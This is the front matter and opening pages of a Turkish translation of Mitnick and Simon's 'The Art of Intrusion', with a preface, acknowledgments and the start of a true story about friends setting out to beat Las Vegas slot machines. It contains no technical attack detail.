

Keyifli Okumalar Dileriz

Binlerce kategoride milyonlarca PDF e-kitap, ders kitapları, dergiler ve romanlara platformumuz üzerinden ücretsiz ulaşabilirsiniz.

RESMİ WEB SİTEMİZ

<https://rantey.org>

Yedek ve Duyuru Kanallarımız

Sitemize erişim engeli gelmesi veya adres değişikliği durumunda aşağıdaki kanallardan güncel giriş adresine erişebilirsiniz:

- Telegram: <https://t.me/birkitapbir>
- WhatsApp Kanalımız : <https://whatsapp.com/channel/0029VbDHv8uE50Us4lvMoc0Y>

"Aldatma Sanatı"nın yazarından...

SIZMA SANATI

Kevin D. Mitnick
William L. Simon



ODU YAYINCILIK

SIZMA SANATI

Bilgisayar Korsanları, Davetsiz Misafirler ve
Düzenbazların İstismarları Ardındaki
Gerçek Hikâyeler

THE ART OF INTRUSION

Copyright © 2005 by Kevin D. Mitnick and William L. Simon.
Originally Published by Wiley Publishing, Inc., Indianapolis, Indiana
Published simultaneously in Canada

Bu kitabın telif hakları Akcalı Telif Hakları Ticaret ve Turizm Ltd. Şti.
kanalıyla alınmıştır.

SIZMA SANATI

Kevin D. Mitnick ve William L. Simon

ISBN 978-605-5164-20-1



ODTÜ Geliştirme Vakfı
Yayınçılık ve İletişim A.Ş. Yayınları
ODTÜ Yayınçılık

© Tüm yayın hakları ODTÜ Geliştirme Vakfı Yayınçılık ve İletişim A.Ş.'nindir.
Yayıncının izni olmaksızın, hiçbir biçimde ve hiçbir yolla, bu kitabın içeriğinin bir
bölümü ya da tümü yeniden üretilemez ve dağıtılamaz.

Genel Yayın Yönetmeni
Levent GÖNÜL

Çeviren
Emel ASLAN

Editör
Umut UĞUR

Sayfa Düzeni
Emrullah Öz

Kapak Tasarımı
Burcu ERDOĞAN

1. Basım Mart 2013
Ayrıntı Basım Yayım ve Matbaacılık Hiz. San. Tic. Ltd. Şti.
İvedik Organize San. 770. Sok. No: 105 Ostım-ANKARA
Tlf.: (312) 394 55 90 Faks: (312) 394 55 94
Sertifika no: 13987

ODTÜ Geliştirme Vakfı Yayınçılık ve İletişim A.Ş.
Öveçler 1042. Cad. No: 57/1 Çankaya-ANKARA
Tlf.: 0(312) 480 15 97 – 480 15 98
Faks: 0(312) 480 15 99
Sertifika no: 15723
E-posta: odtuyayincilik@odtuyayincilik.com.tr
İnternet: www.odtuyayincilik.com.tr

SIZMA SANATI

Bilgisayar Korsanları, Davetsiz Misafirler ve
Düzenbazların İstismarları Ardındaki
Gerçek Hikâyeler

Kevin D. Mitnick

William L. Simon




ODTU YAYINCILIK'

*Shelly Jaffe, Reba Vartanian, Chickie Leventhal,
Mitchell Mitnick için*

Darci ve Briannah için

*Ve merhum Alan Mitnick, Adam Mitnick,
Sydney Kramer, Jack Biello için*

*Arynne, Victoria, Sheldon ve David ile
Vincent ve Elena için*



İÇİNDEKİLER

Önsöz.....	9
Teşekkür.....	11
1 Bir Milyon Dolar için Kumarhanelere Sızmak	19
2 Teröristler İşbaşında.....	43
3 Teksas Hapishanesi Sistemine Sızma	71
4 Hırsızlar ve Polisler	93
5 Bilgisayar Korsanı Robin Hood.....	117
6 Bilgelik ve Sızma Testi Budalalığı.....	143
7 Bankanız Tabii ki Güvenlidir – Değil mi?	169
8 Fikri Mülkiyetiniz Güvende Değil.....	185
9 Avrupa Kıtasında	229
10 Toplum Mühendisleri – Nasıl Çalışırlar ve Onları Nasıl Durdurabiliriz.....	255
11 Kıssalar.....	283
Dizin	297



ÖNSÖZ

Bilgisayar korsanları sürekli olarak bir kimin eli kimin üstünde yarışı içindeler. Şüphesiz ki bu yarışın ödülllerinden biri, güvenlik şirketimin web sitesine veya kişisel sistemime sızmakla övünmek olurdu.

Bir diğer ödül ise bilgisayar korsanlığı ile ilgili bir hikâye uydurup, beni ve ortak yazarım Bill Simon'ı ikna ederek katakulliyeye getirmek, bu hikâyenin gerçek olduğuna bizi inandırıp, elinizdeki kitapta yer almaktır.

Bu durum, kitap için söyleşileri yaparken aramızda tekrar tekrar oynadığımız bir zekâ oyununa ve büyüleyici bir düelloya dönüştü. Çoğu muhabir ve yazar için güvenilirliği sağlamak oldukça önemli bir meseledir: Bu kişi gerçekten olduğunu iddia ettiği kişi mi? Bu kişi gerçekten iddia ettiği kurumda çalıştı mı veya çalışıyor mu? Bu kişi söylediği pozisyonda mı bulunuyor? Bu kişinin hikâyesini destekleyecek belgeleri var mı ve ben bu belgelerin geçerliliğini doğrulayabilir miyim? Bu hikâyeyi veya bazı kısımlarını teyit edebilecek itibarlı kişiler var mı?

Bilgisayar korsanları söz konusu olduğunda, iyi niyeti anlamak alengirli bir hâle geliyor. Hâlihazırda hapse girmiş olan birkaç tanesi haricinde bu kitapta öyküleri yer alan çoğu kişi, gerçek kimlikleri tespit edildiği takdirde ağır cezalar alacaktı. Dolayısıyla gerçek isimlerini sormak veya kanıt olarak sunmalarını beklemek şüphe uyandırıcı bir yaklaşım olurdu.

Burada adı geçen insanlar bana güvendikleri için hikâyelerini anlatılar. Benim de aynı sebeplerden hapis yattığımı bildiklerinden, kendilerini benim düştüğüm pozisyona sokacak şekilde onlara ihanet etmeyeceğime inanmak istiyorlardı. Yine de, risklerine rağmen, birçoğu korsan faaliyetlerine yönelik somut kanıtlar sundular.

Buna rağmen bazılarının kendilerini daha ilgi çekici kılmak amacıyla hikâyelerindeki bazı detayları abartmış olması veya gerçeklik tadı vermeye yetecek bir macera çevresinde tamamen uydurma bir hikâye yazmış olması da mümkün – hatta büyük ihtimal.

Bu risk nedeniyle, yüksek güvenilirlik standardını korumaya özen gösterdik. Tüm söyleşilerimizde kulağıma çok da doğru gelmeyen her şey için derinlemesine açıklama isteyerek tüm teknik detayları sorguladım ve hatta bazen aynı hikâye ikinci kere anlatılırken ilkiyle tutuyor mu, yoksa farklı mı anlatılıyor diye takip ettim. Veya bu kişi hikâyenin dışında kalması güç bir adımı “hatırlayamadığını” söylediğinde ya da yaptığını iddia ettiği şey hakkında yeterli bilgi sahibi değilmiş gibi görüldüğünde

ya da da A noktasından B noktasına nasıl gittiğini açıklayamadığında dikkat kesildim.

Özel olarak belirtilen yerler haricinde, bu kitaptaki tüm ana hikâyeler benim "koku testi"mden (sniffing) geçti. Ortak yazarımla ben kitabımıza hikâyesini dâhil ettiğimiz tüm kişilerin inanılabilirlikleri konusunda mutabık olduk. Yine de bilgisayar korsanını ve kurbanı korumak için genellikle bazı detayları değiştirdik. Öykülerin birçoğunda, şirketlerin kimlikleri gizlendi. Hedef kuruluşların isimlerini, faaliyet konularını ve yerlerini değiştirdik. Bazı durumlarda ise kurbanın kimliğini korumak ve suçun tekrarlanmasını önlemek amacıyla yanıltıcı bilgiler verdik. Ancak yine de olayların mahiyeti ve temel fikir tam olarak doğru aktarıldı.

Yazılım geliştiricileri ve donanım üreticileri eklemeler ve yeni ürün sürümleri aracılığıyla güvenlik açıklarını sürekli onardıklarından, bu kitapta bahsedilen maceraların çok azı halen burada anlatılan şekliyle işe yarar. Bu da kendine fazlasıyla güvenen okurların, söz konusu açıklara müdahale edilmiş ve düzeltilmiş olması nedeniyle, kendisi veya şirketiyle ilgili endişe duymasına gerek olmadığını düşünmesine yol açar. Ancak ister altı ay önce, isterse altı yıl önce gerçekleşmiş olsun, bu öykülerden çıkarılacak ders, bilgisayar korsanlarının her gün yeni bir güvenlik açığı tespit ediyor olduklarıdır. Bu kitabı, bazı ürünlerdeki belli açıkları öğrenmek için değil, güvenlik konusuna yaklaşımınızı değiştirmek ve yeni çözümler bulmak için okumanızı tavsiye ederim.

Ayrıca kitabı şeytani zekâyâ sahip bilgisayar korsanlarının sürekli şaşırtan maceralarıyla eğlenmek, dehşete düşmek ve hayret etmek için okuyun.

Öykülerin bazıları şok edici, bazıları zihin açıcı, bazılarıysa bilgisayar korsanının ilham verici cüreti karşısında kahkaha atmanıza neden olacak. Bilişim teknolojileri veya güvenlik sektöründe çalışıyorsanız, kuruluşunuzu daha güvenli hale getirmeniz konusunda her öyküden alınacak dersler var. Suç, macera, risk alma ve salt cesaret öykülerinden hoşlanan, teknikten uzak biriyseniz de, aradığınız her şey bu kitapta var.

Bu kitapta yer alan maceraların her birinde bir grup polisin, FBI ajanının ve Gizli Servis görevlisinin ellerinde takmaya hazır kelepçelerle bir kapı kolu mesafesinde bulunma tehlikesi söz konusuydu. Ve birçok olayda tam da böyle oldu.

Yakalanmamış olanlar içinse bu olasılık hâlâ devam ediyor. Bu nedenle de bu bilgisayar korsanlarının çoğu, öykülerini daha önce hiçbir şekilde kimseye anlatmak istemedi. Bu kitapta okuyacağınız maceraların büyük kısmı ilk kez yayınlanıyor.



TEŞEKKÜR

Kevin Mitnick'ten

Bu kitabı muhteşem aileme, yakın arkadaşlarıma ve en önemlisi bu kitabı mümkün kılan kişilere –bilgilenmemiz ve eğlenmemiz için öykülerini bizimle paylaşan tüm iyi ve kötü niyetli bilgisayar korsanlarına– ithaf ediyorum.

Sızma Sanatı'nı yazmak, bir önceki kitabımızı yazmaktan daha zordu. Toplum mühendisliğinin tehlikelerini ve iş yerlerinin bununla mücadele etmek için neler yapabileceğini göstermek üzere öyküler ve anekdotlar kurgulayarak ortak yaratıcı yeteneğimizi kullanmak yerine, Bill Simon ve ben eski bilgisayar korsanları, telefon şebekelerine sızanlar ve bilgisayar korsanlarından dönüşen güvenlik çalışanları ile yaptığımız söyleşilere yoğun şekilde ağırlık verdik. Hem bir polisiye–gerilim kitabı, hem de iş yerlerinin değerli bilgilerini ve mali kaynaklarını korumalarında yardımcı olacak aydınlatıcı bir kılavuz yazmak istedik. İnanıyoruz ki bilgisayar korsanları tarafından sistem ve şebekelere sızmak için kullanılan yaygın yöntem ve teknikleri ifşa ederek, toplumu bu bilgili muhaliflerin yarattığı riskler ve tehditleri yeterince dikkate almaları konusunda büyük ölçüde etkileyebiliriz.

Bu vesileyle çok satan yazar Bill Simon ile takım arkadaşı olmak gibi olağanüstü bir şansa sahip oldum ve bu yeni kitap üzerinde birlikte titizlikle çalıştık. Bill'in bir yazar olarak yetenekleri öyle dikkat çekici ve sihirli kabiliyeti ile destekçilerimizden bilgileri alıp öylesine bir tarz ve biçimde ifade ediyor ki, büyükannelerimiz bile kitabı anlayabilir. Daha da önemlisi, Bill benim için sadece yazma konusunda ortağım değil, projenin tüm gelişim sürecinde yanımda olan sadık dostum haline geldi. Gelişim sürecinde gerilim ve görüş farklılıkları yaşadığımız anlar da olmadı değil, ancak her seferinde her ikimizin mutabık kaldığı bir çözüm bulduk. Önümüzdeki iki yılın sonunda, bazı devlet yasakları sona erdiğinde, nihayet *Kevin Mitnick'in Anlatılmamış Hikâyesi* kitabını yazıp yayınlayacağım. Umuyorum Bill ile bu projede de işbirliği yapacağız.

Bill'in harika karısı Arynne Simon'ın da kalbimde ayrı bir yeri var. Geçtiğimiz üç yıl boyunca bana gösterdiği sevgi, nezaket ve cömertlik için kendisine müteşekkirim. Tek üzüntüm, nefis yemeklerinden nasibimi alamamak oldu. Artık kitap nihayet bittiğine göre, belki bir kutlama yemeği hazırlamaya onu ikna edebilirim!

Sızma Sanatı üzerine çok fazla yoğunlaştığımdan dolayı, aileme ve yakın arkadaşlarıma pek fazla zaman ayıramadım. Klavyenin arkasında siber-uzayın karanlık köşelerini incelemekle geçirdiğim sonsuz saatler boyunca bir çeşit işkoliğe dönüştüm.

Sevgi dolu kız arkadaşım Darci Wood'a ve onun oyuncu kızı Brianah'a bu kadar zorlu bir proje sırasında destekleyici ve sabırlı oldukları için teşekkür ederim. Sevgilim, bu ve bunun gibi diğer zorlayıcı projelerde senin ve Briannah'ın bana gösterdiğiniz tüm sevgi, bağlılık ve verdiğiniz destek için çok teşekkürler.

Ailemin sevgisi ve desteği olmadan bu kitap mümkün olmazdı. Annem Shelly Jaffe ve büyükannem Reba Vartanian bana tüm hayatım boyunca koşulsuz sevgi ve destek verdiler. Bu kadar sevgi dolu ve özel, aynı zamanda en iyi arkadaşım olan bir anne tarafından yetiştirildiğim için çok şanslıyım. Büyükannem beni çoğu zaman sadece bir annenin verebileceği ölçüde sevgiyle büyüterek, adeta bana ikinci bir anne oldu. Zaman zaman kendi programını engellemesine rağmen, bazı iş ilişkilerimi yönetmemde son derece faydalı oldu. Her koşulda, öyle yapılması uygun olmasa dahi, benim işlerime her zaman en büyük önceliği verdi. Büyükanne, sana her ihtiyacım olduğunda bana yardımcı olduğun için teşekkür ederim. Müşfik ve merhametli insanlar olarak, bana başkalarını düşünmeyi ve benden daha şansız olanlara yardım eli uzatmayı öğrettiler. Dolayısıyla vermek ve merhamet göstermek konusunda onların davranışlarına öykünerek, bir şekilde ben de onların hayat yolunu izliyorum. Umarım bu kitabın yazım sürecinde işlerin yoğunluğu ve yetiştirilmesi gereken son tarihler nedeniyle onları geri plana attığım için beni affederler. Bu kitap, onların hayat boyu kalbimin bir köşesinde saklayacağım kesintisiz sevgi ve destekleri olmasa gerçekleşmezdi.

Babam Alan Mitnick ve ağabeyim Adam Mitnick'in ikinci kitabımızın kitapçılarda yerini aldığı gün benimle birlikte şampanya patlatacak kadar uzun yaşamalarını nasıl da isterdim. Bir satıcı ve işletme sahibi olarak, babam bana hayat boyu unutamayacağım pek çok incelik öğretti.

Annemin merhum erkek arkadaşı Steven Knittle, geçtiğimiz 12 yıl boyunca bana bir baba figürü oldu. Benim olamadığım zamanlarda annemle ilgilenmek üzere her zaman yanında olduğunu bilmek benim için büyük rahatlıktı. Vefatın ailemizi derinden etkiledi; esprilerini, kahkahalarını ve ailemize kattığın sevgiyi özlüyoruz. Huzur içinde uyu.

Teyzem Chickie Leventhal'ın kalbimde her zaman özel bir yeri olacak. Geçtiğimiz birkaç yıl içinde aile bağlarımız güçlendi ve iletişimimiz harika bir hâle geldi. Ne zaman tavsiyeye veya kalacak bir yere ihtiyacım olsa, tüm sevgisi ve desteği ile yanımda oldu. Kendimi bu kitabı yazmaya yoğun şekilde adanmış sıralarda teyzem, kuzenim Mitch Leventhal ve erkek arkadaşı Dr. Robert Berkowitz ile aile toplantılarında bir araya gelme fırsatını pek çok kez kaçırmak durumunda kaldım.

Sevgi dolu ve müşfik arkadaşım Jack Biello, gazetecilerin ve devlet savcılarının ellerinde maruz kaldığım olağanüstü kötü muameleye karşı koydu. Jack, "Kevin'e, Özgürlük!" kampanyalarının baş sözcüsü ve hükümetin bilinmesini istemediği bilgileri ifşa etmeye yönelik ilgi çekici makaleler yazma konusunda olağanüstü bir yetenektir ve her zaman benim adıma fikirlerini korkusuzca beyan etmek, konuşmalarımı ve makalelerimi hazırlamamda bana yardımcı olmak üzere yanımda oldu; öyle ki, bir noktada medya bağlantılarımda beni temsil eder hâle geldi. *Aldatma Sanaatı* kitabının taslağını bitirmeye çalıştığım sıralarda (Wiley Yayıncılık, A.Ş., 2002), Jack'in vefatı beni büyük bir kayıp ve elem duygusuyla baş başa bıraktı. İki yıl geçmesine rağmen, Jack her zaman düşüncelerimde yaşıyor.

En yakın arkadaşlarımdan Caroline Bergeron, bu kitap projesinin başarısında son derece destekleyici oldu. Kendisi Great White North'da yaşayan ve yakında avukat olacak olan çok hoş ve zeki biri. Onunla Victoria'daki söyleşilerimin birinde tanışmış ve hemen kaynaşmıştık. Alex Casper ve ile birlikte düzenlediğimiz iki günlük toplum mühendisliği seminerinin redaksiyonu, düzenlenmesi ve tashihinde uzmanlığını konuşturdu. Caroline, yanımda olduğun için teşekkür ederiz.

Meslektaşım Alex Kasper sadece en iyi arkadaşım değil, aynı zamanda iş arkadaşım olur; hâlihazırda birlikte işletmelerin toplum mühendisliği saldırılarını nasıl fark edeceği ve bunlarla nasıl mücadele edeceği üzerine bir-iki günlük seminerler düzenliyoruz. Birlikte Los Angeles KFI radyosunda "İnternet'in Karanlık Yüzü" adıyla bilinen popüler bir internet radyo sohbet programı da yapmıştık. Alex, harika bir dost ve sırdaşsın. Paha biçilemez desteğin ve tavsiyelerin için teşekkür ederim. Benim üzerimdeki etkin normalin çok ötesinde bir nezaket ve cömertlikle birlikte her zaman olumlu ve faydalı oldu.

Paul Dryman çok uzun yıllardır aile dostumuz. Paul, merhum babamın en iyi arkadaşıydı. Babamın vefatından sonra Paul her zamanki yardımsever tavrıyla aklımı kurcalayan her sorunumu benimle paylaşarak, bana baba figürü oldu. Paul, uzun yıllardır hem babama hem de bana gösterdiği sadık ve özverili dostluk için teşekkür ederim.

Amy Gray geçtiğimiz üç yıl boyunca söyleşi kariyerimi yönetti. Kendisinin sadece kişiliğine hayranlık duymuyor, diğer insanlara her zaman saygılı ve nezaketli yaklaşımını da takdir ediyorum. Desteğin ve mesleki özverin kamu önündeki konuşmalarım ve eğitimlerimde başarımların destekçisi oldu. Her zaman arkadaşım olduğun ve mükemmele ulaşma konusundaki kararlılığın için sana çok teşekkür ederim.

Avukat Gregory Vinson, hükümet ile uzun yıllar süren mücadelede savunma ekibimde yer aldı. Eminim o da benim mükemmeliyetçiliğim karşısında Bill'in gösterdiği anlayışa ve sabra sahip; benim adıma yazdığı dava özetlerinde birlikte aynı şeyleri yaşadık. Gregory artık benimle

birlikte yeni sözleşmeler üzerinde titizlikle çalışan ve benim iş anlaşmalarımı müzakere eden işletme avukatım olarak görev yapıyor. Özellikle dar zamanlar içinde gösterdiğin müthiş desteğe ve titiz çalışmalarına teşekkür ederim.

Eric Corley (namı diğer Emmanuel Goldstein) on yıldan fazla süredir aktif bir destekçim ve yakın arkadaşım. Her zaman benim çıkarımı en iyi şekilde gözetti ve Miramax Film ile bazı gazeteciler tarafından şeytan gibi gösterildiğimde kamuoyu önünde beni savundu. Eric, hükümetin benim hakkımdaki kovuşturması sırasında haber ulaştırma konusunda son derece etkili oldu. Nezaketin, cömertliğin ve dostluğun benim için kelimelerle anlatılamayacak kadar değerli. Sadık ve güvenilir bir dost olduğun için sana teşekkür ederim.

Steve Wozniak ve Sharon Akers zamanlarının çoğunu bana destek ve yardımcı olarak geçirdiler. Bana destek vermek için programınızı sık sık değiştirmenize müteşekkirim ve her ikinizi de dostum olarak görmek içimi ısıtıyor. Artık kitap bittiğine göre umuyorum ki birlikte daha eğlenceli, kaliteli zaman geçirebileceğiz. Steve – sen, Jeff Samuels ve benim gece senin Hummer cipinle Las Vegas'ta DEFCON'a gitmek üzere yaptığımız ve GPRS kablosuz bağlantılarımızla e-postalarımızı kontrol edip arkadaşlarımızla sohbet edebilmek için diğer araçları sürekli geçtiğimiz gece yolculuğunu hiç unutmayacağım.

Ayrıca bu teşekkürleri yazdığım sırada sevgilerini, dostluklarını ve desteklerini sundukları için minnettar olduğum ne kadar çok kişi olduğunu fark ettim. Son yıllarda tanıştığım tüm nazik ve cömert insanların hepsinin isimlerini hatırlamam mümkün değil ama şu kadarını söyleyeyim, bunun için herkesi içeren kocaman kapasiteli bir USB flaş diskim olması gerekirdi. Tüm dünyadan cesaretlendirici, övgü dolu ve destekleyici sözler yazan çok fazla kişi oldu. Özellikle en çok ihtiyacım olduğu zamanda bana ulaşan bu sözlerin benim için anlamı çok büyük.

Uğradığım haksız muamele ve "Kevin Mitnick Efsanesi"nden fayda sağlamaya çalışanlar tarafından yaratılan abartı karşısında endişe ve itirazlarını dile getirerek, dinleyen herkese mesajlarımı yaymak için zaman ve enerjisini harcayarak yanımda olan tüm destekçilerime özel teşekkürlerimi sunuyorum.

Mesleki kariyerimi temsil eden ve olağanüstü özverilerde bulunan kişilere teşekkür etmek istiyorum. Waterside Productions'tan David Fugate nezdinde, kitap sözleşmesi imzalanmadan önce ve sonra birçok fırsatta bana yardım elini uzatan ajansıma teşekkürlerimi sunuyorum.

John Wiley & Sons'a bana ikinci bir kitap yazma fırsatı verdikleri ve çok satan bir kitap yazacağımıza ilişkin güvenleri için minnettarım. Bu rüyayı gerçekleştirmemize olanak sağlayan Wiley üyelerine; Ellen Gershtein'a, Bob Ipsen'e, sorularımı ve endişelerimi her zaman hızlı şekilde

yanıtlayan Carol Long'a (Wiley genel yayın yönetmeni ve bir numaralı irtibat kişim) ve iş bitene kadar bizimle birlikte çalışan Emilie Herman ile Kevin Shafer'a (geliştirme editörleri) teşekkür etmek istiyorum.

Avukatlarla çok fazla zaman geçirdim, ancak cezai yargı sistemiyle olumsuz etkileşimde olduğum yıllar boyunca çaresizlik içinde kaldığım her zaman beni güçlendiren ve yardım teklifinde bulunan avukatlara teşekkürlerimi sunmak isterim. Nazik sözlerini esirgemeyenlerden, davamın derinliklerine inenlere kadar, benmerkezci basmakalıp avukat tiplemesinden uzak birçok avukat tanıdım. Bana bolca bahsettikleri nezaket ve cömertlik için kendilerine saygı, hayranlık ve teşekkürlerimi sunuyorum. Her biri satırlarca güzel sözü hak ediyor; kalbimde takdirle yer alan bu kişileri en azından ismen belirtmek isterim: Greg Aclin, Fran Campbell, Lauren Colby, John Dusenbury, Sherman Ellison, Omar Figueroa, Jim French, Carolyn Hagin, Rob Hale, David Mahler, Ralph Peretz, Alvin Michaelson, Donald C. Randolph, Alan Rubin, Tony Serra, Skip Slates, Richard Steingard, Honorable Robert Talcott, Barry Tarlow, John Yzurdiaga ve Gregory Vinson'a teşekkürlerimi sunuyorum.

Benden tavsiye ve desteklerini esirgemeyen ve birçok yolla yardım elini uzatan diğer aile üyelerimiz, şahsi arkadaşlarımız ve iş ortaklarımızı da anmamız ve teşekkür etmemiz gerek: JJ Abrams, Sharon Akers, Matt "NullLink" Beckman, Alex "CriticalMass" Berta, Jack Biello, Serge ve Susanne Birbrair, Paul Block, Jeff Bowler, Matt "404" Burke, Mark Burnett, Thomas Cannon, GraceAnn ve Perry Chavez, Raoul Chiesa, Dale Coddington, Marcus Colombano, Avi Corfas, Ed Cummings, Jason "Cypher" Satterfield, Robert Davies, Dave Delancey, Reverend Digital, Oyvind Dossland, Sam Downing, John Draper, Ralph Echemendia, Ori Eisen, Roy Eskapa, Alex Fielding, Erin Finn, Gary Fish ve Fishnet Security, Lisa Flores, Brock Frank, Gregor Freund, Sean Gailey ve tüm Jinx ekibi, Michael ve Katie Gardner, Steve Gibson, Rop Gonggrijp, Jerry Greenblatt, Thomas Greene, Greg Grunberg, Dave Harrison, G. Mark Hardy, Larry Hawley, Leslie Herman, Michael Hess ve Roadwired çantalarındaki herkes, Jim Hill, Ken Holder, Rochell Hornbuckle, Andrew "Bunnie" Huang, Linda Hull, Steve Hunt, IDC'deki tüm müthiş insanlar, Marco Ivaldi, Virgil Kasper, Stacey Kirkland, Erik Jan Koedijk, Lamo ailesi, Leo ve Jennifer Laporte, Pat Lawson, Candi Layman, Arnaud Le-hung, Karen Leventhal, Bob Levy, David ve Mark Litchfield, CJ Little, Jonathan Littman, Mark Loveless, Lucky 225, Mark Maifrett, Lee Malis, Andy Marton, Lapo Masiero, Forrest McDonald, Kerry McElwee, Jim "GonZo" McAnally, Paul ve Vicki Miller, Elliott Moore, Michael Morris, Vincent, Paul and Eileen Navarino, Patrick and Sarah Norton, John Nunes, Shawn Nunley, Janis Orsino, Tom Parker, Marco Plas, Kevin and Lauren Poulsen, Scott Press, Linda and Art Pryor, Pyr0, John Rafuse, Mike Roadancer HOPE 2004'ün tüm güvenlik ekibi, RGB, Israel ve Rachel Rosencrantz,

Mark Ross, Bill Royle, William Royer, Joel "ch0l0man" Ruiz, Martyn Ruks, Ryan Russell, Brad Sagarin, Martin Sargent, Loriann Siminas, Te Smith, Dan Sokol, Trudy Spector, Matt Spergel, Gregory Spievack, Jim ve Olivia Sumner, Douglas Thomas, Cathy Von, Ron Wetzel, Andrew Williams, Willem, Don David Wilson, Joey Wilson, Dave ve Dianna Wykofka, ve Labmistress.com ve 2600 dergisi kurullarından tüm dostlarım ve destekçilerime teşekkürler.

Bill Simon'dan

İlk kitabımız *Aldatma Sanatı'nı* hazırlarken, Kevin Mitnick ile aramızda bir arkadaşlık başladı. Bu kitap üzerinde çalışırken ise bir taraftan dostluğumuzu derinleştirirken, birlikte çalışmanın yeni yollarını da keşfettik. Bu yüzden ilk teşekkür sözcüklerimi ikinci yolculuğumuzda mükemmel bir "yol arkadaşı" olan Kevin'e söylemek istiyorum.

Waterside Productions'taki ajansım ve en başta Kevin ile benim bir araya gelmemden sorumlu kişi olan David Fugate, nadiren ortaya çıkan kötü durumları çözüme ulaştırmakta her zamanki sabrını ve bilgeliğini gösterdi. İşler zorlaştığında, yazarın bilge ve iyi bir dost olarak ajansından yardım görmesi büyük önem taşıyor. Bu söylediklerim Waterside Productions'ın kurucusu ve asıl menejerim olan eski dostum Bill Gladstone için de geçerli. Bill benim yazarlık kariyerimde kilit bir öneme sahiptir ve sonsuza dek ona minnettar kalacağım.

Eşim Arynne her yeni günde aşkı ve mükemmel özverisiyle bana ilham vermeye devam ediyor; ona sözlerle ifade edilmeyecek kadar minnettarım. Entelektüel düzeyi ve iyi niyeti sayesinde, yazılarımda asıl hedefi tutturamadığım zamanlarda bana tüm dobralık ve açıklığıyla yaklaşarak, bir yazar olarak yeterliliğimi geliştirdi.


Kendisinin önerilerine genel olarak benim ilk tepkim olan hiddete bir şekilde maruz kalmasına rağmen, sonunda bu önerilerin doğruluğunu kabul edip, metni tekrar yazdım.

Mark Wilson bana yardım elini uzatarak hayatımda fark yarattı. Emilie Herman mükemmel bir editördü. Ayrıca Emilie ayrıldıktan sonra görevini devralan Kevin Shafer'in çalışmalarını da göz ardı edemem.

Yol boyunca bize biraz olsun yardımı dokunan herkese borcumuzu on altıncı kitabı bile yazıyor olsak ödeyemeyiz; özellikle Waterside'dan Kimberly Valentini ve Maureen Maloney ile Josephine Rodriguez'den bahsetmemek olmaz. Marianne Stuber her zamanki hızıyla bant kayıtlarını yazıya döktü (üstelik bu iş, yabancı olduğu teknik terimler ve bilgisayar korsanlarının argosuyla hiç de kolay değildi) ve Jessica Dudgeon ofisin iç dengesini muhafaza etti. Darci Wood, bu kitabın hazırlanmasında Kevin'in gösterdiği özveriye mükemmel destek verdi.

Bu kitap yayınlandıktan sonra daha fazla göreceğime inandığım kızım Victoria ile oğlum Sheldon'a, ikiz torunlarım Vincent ve Elena'ya anlayışları için özel olarak teşekkür ediyorum.

Bize öykülerini anlatmayı teklif edenlere, özellikle de bizim seçtiğimiz çarpıcı öykülerin sahiplerine Kevin ve ben derinden minnettarız. İsimleri ortaya çıksaydı, çoğu mavi ceketliler tarafından götürülürdü. Öyküleri yayınlanmayanlar dahi, sırf paylaşma cesaretlerinden dolayı takdiri hak ediyorlar. Gerçekten kendilerine hayranlık duyuyoruz.



Bir Milyon Dolar için
Kumarhanelere
Sızmak



BİR MİLYON DOLAR İÇİN KUMARHANELERE SIZMAK

Ne zaman biri [bir yazılım mühendisi] “Kimse bunu yapmakla uğraşmaz,” dese, Finlandiya’dan bunu yapmakla uğraşacak bir çocuk çıkar.

– Alex Mayfield

Kumarbazların basit heyecanlarının devleşerek 3 boyutlu fanteziler haline geldiği büyü bir an gelir – açgözlülüğün etik değerleri çiğnediği ve kumarhane sisteminin fethedilmeyi bekleyen yeni bir zirve olduğu andır bu. Bu kısacık an içinde masaları veya makineleri alt etmenin kumsursuz bir yolunu bulma düşüncesi içinizi heyecanla doldurur ve nefesinizin kesilmesine neden olur.

Alex Mayfield ve üç arkadaşı bunu bir hayalden öteye taşıdı. Diğer birçok sızma gibi, bu düşünce de sadece mümkün olup olmadığını anlamak amaçlı bir zihin egzersizi ile başladı. Sonucunda ise bu dört kişi sistemi gerçekten alt ederek, kumarhaneleri Alex’in deyimiyle, “yaklaşık bir milyon dolar,” çarptılar.

1990’ların başında dördü de ileri teknoloji sektöründe çalışıyor, dağınık ve sıradan bir hayat sürüyorlardı. “Bilirsiniz işte – çalışırsınız, biraz para kazanırsınız, sonra da beş parasız kalana kadar çalışmazsınız.”

Las Vegas uzaklarda, sinema ve televizyon programlarına sahne olan bir yerd. Dolayısıyla teknoloji firmasının biri onlara bir yazılım geliştirmeleri, sonra da orada organize edilecek ileri teknoloji fuarındaki ticaret sergisinde bu yazılımı tanıtımları teklifinde bulununca, bu fırsatın üzerine atladılar. Hepsi de Vegas’a ilk kez gidecek, bunun kendileri için bir işaret olup olmadığını görme şansına sahip olacak ve tüm masrafları karşılanacaktı; kim bunu geri çevirirdi ki? Büyük bir otelde herkese ayrı süitler tutulması demek, Alex’in karısı ve Mike’in kız arkadaşının da eğlenceye dahil olacağı anlamına geliyordu. Böylece iki çiftin yanı sıra Larry ile Marco da, hep birlikte Günahlar Kenti’nde sıcak saatler geçirmek üzere yola çıktılar.

Alex’in söylediğine göre, kumardan pek anlamıyorlar ve ne beklediklerini bilmiyorlardı. “Uçaktan iniyorsunuz ve yaşlı kadınların slot makinelerinde kumar oynadığını görüyorsunuz. Gözünüze komik, ironik geliyor ve bu görüntü beyninize kazınıyor.”

Dört kafadar ticaret sergisinde işlerini bitirdikten sonra, hepsi birlikte otelin kumarhanesinde slot makinelerinde oynuyor ve bedava biralarla demleniyorlardı ki, Alex'in karısı ortaya bir iddia attı:

"Bu makineler bilgisayar tabanlı değil mi? Sizin işiniz bilgisayarlarla olduğuna göre, daha fazla kazanmamız için bir şeyler yapamaz mısınız?"

Hep birlikte Mike'ın süitinde toplandılar ve cihazların nasıl çalışıyor olabileceği üzerine beyin fırtınası yaparak, teoriler ileri sürdüler.

Araştırma

